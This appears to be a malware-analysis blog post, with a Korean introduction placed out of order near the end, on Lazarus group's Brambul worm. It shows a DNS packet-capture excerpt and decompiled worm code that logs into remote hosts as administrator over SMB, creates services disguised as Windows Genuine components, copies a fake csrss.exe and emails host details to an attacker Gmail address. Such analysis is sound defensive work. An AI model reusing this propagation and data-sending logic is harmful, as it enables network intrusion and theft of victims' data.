524580	2818.629000	10.37.129.3	10.37.129.3	DNS	72	Standard query 0xad35 PTR 247.185.98.71.in-addr.arpa
524581	2818.629000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0x8787 PTR 219.207.44.135.in-addr.arpa
524582	2818.645000	10.37.129.3	10.37.129.3	DNS	74	Standard query 0x233f PTR 229.132.118.132.in-addr.arpa
524583	2818.645000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0x53ea PTR 213.194.254.82.in-addr.arpa
524584	2818.645000	10.37.129.3	10.37.129.3	DNS	72	Standard query 0xa32d PTR 222.192.87.26.in-addr.arpa
524585	2818.645000	10.37.129.3	10.37.129.3	DNS	72	Standard query response 0xb9dc PTR 147.15.54.230.in-addr.arpa
524586	2818.645000	10.37.129.3	10.37.129.3	DNS	71	Standard query response 0x35c6 PTR 45.72.83.225.in-addr.arpa
524587	2818.645000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0x54df PTR 167.139.79.224.in-addr.arpa
524588	2818.645000	10.37.129.3	10.37.129.3	DNS	72	Standard query response 0xd9e2 PTR 56.68.196.234.in-addr.arpa
524589	2818.645000	10.37.129.3	10.37.129.3	DNS	74	Standard query response 0x4f38 PTR 160.102.175.235.in-addr.arpa
524590	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0xc76a PTR 181.16.138.234.in-addr.arpa
524591	2818.660000	10.37.129.3	10.37.129.3	DNS	71	Standard query response 0xf4e7 PTR 79.114.5.233.in-addr.arpa
524592	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0x4025 PTR 39.197.230.227.in-addr.arpa
524593	2818.660000	10.37.129.3	10.37.129.3	DNS	74	Standard query response 0xd422 PTR 236.237.141.236.in-addr.arpa
524594	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0x1d9d PTR 223.216.89.234.in-addr.arpa
524595	2818.660000	10.37.129.3	10.37.129.3	DNS	74	Standard query response 0x289a PTR 221.163.165.225.in-addr.arpa
524596	2818.660000	10.37.129.3	10.37.129.3	DNS	71	Standard query response 0x3f45 PTR 109.4.56.228.in-addr.arpa
524597	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0xa7f8 PTR 46.140.113.228.in-addr.arpa
524598	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0xf1e0 PTR 106.95.112.230.in-addr.arpa
524599	2818.660000	10.37.129.3	10.37.129.3	DNS	72	Standard query response 0x1091 PTR 23.220.58.225.in-addr.arpa
524600	2818.660000	10.37.129.3	10.37.129.3	DNS	73	Standard query response 0x13bf PTR 109.99.225.237.in-addr.arpa

If the connection to the SMB port is successful, the connection to the IPC is attempted.



If the connection to IPC succeeds, the administrator account accesses the SCM database and performs malicious actions.

```
  v4 = OpenSCManagerA(lpMachineName, 0, 2u);
  if ( v4 )
  {
    CloseServiceHandle(v4);
    sprintf(&v14, aSubjectSSS, lpMachineName + 2, a1, a2);
    sub_401430(&v14, aWhiat1001_gmai);
    if ( sub_4019F0(lpMachineName, ServiceName, DisplayName, BinaryPathName) )
    {
      sub_401A70(lpMachineName, ServiceName);
      Sleep(0x3E8u);
      sub_401AD0(lpMachineName, ServiceName);
    }
    sprintf(&NewFileName, aSAdminCsrss_ex, lpMachineName);
    if ( CopyFileA((LPCSTR)&Filename, &NewFileName, 0)
      && sub_4019F0(lpMachineName, aWgudtr, aMicrosoftWindo, aSystemrootCsrs) )
    {
      sub_401A70(lpMachineName, aWgudtr);
      Sleep(0x3E8u);
      sub_401AD0(lpMachineName, aWgudtr);
    }
    v5 = 1;
  }
  else
  {
    v5 = 0;
    if ( !strcmp((const char *)a1, aAdministrator) && !strcmp((const char *)a2, aAdministrator) )
      v5 = 1;
    dword_408C20(&Dest, 0, 1);
  }
}
dword_408C20(&Dest, 0, 1);
return v5;
```

1. Send mail using the SMTP protocol to the specified subject at whiat1001@gmail.com
2. Access shared folder with admin
3. Create a Windows Genuine Logon Manager (wglmgr) Service
4. Create a Microsoft Windows Genuine Updater (wgudtr) Service
5. Generate crss.exe executable

These generated services and executables seem to cause the routine to self-replicate and propagate, after which the first routine is terminated.

(Continued on Part 2)

[악성코드] WannaCry 이전 북한 Lazarus 그룹의 웜 Brambul - 1

WannaCry와 Brambul의 관계

WannaCry는 2017년 5월에 대유행한 북한 Lazarus 그룹의 랜섬웨어입니다. 이 랜섬웨어를 통해 공격자들은 약 15만 달러를 벌었고, 이 공격에 따른 피해는 약 수십억 달러로 추정되고 있습니다. WannaCry의 특징 중 하나는 웜과 유사하게 자기 자신을 복제하여 접근가능한 네트워크에 배포하며 SMB 취약점과 이메일을 통해 주로 배포됩니다.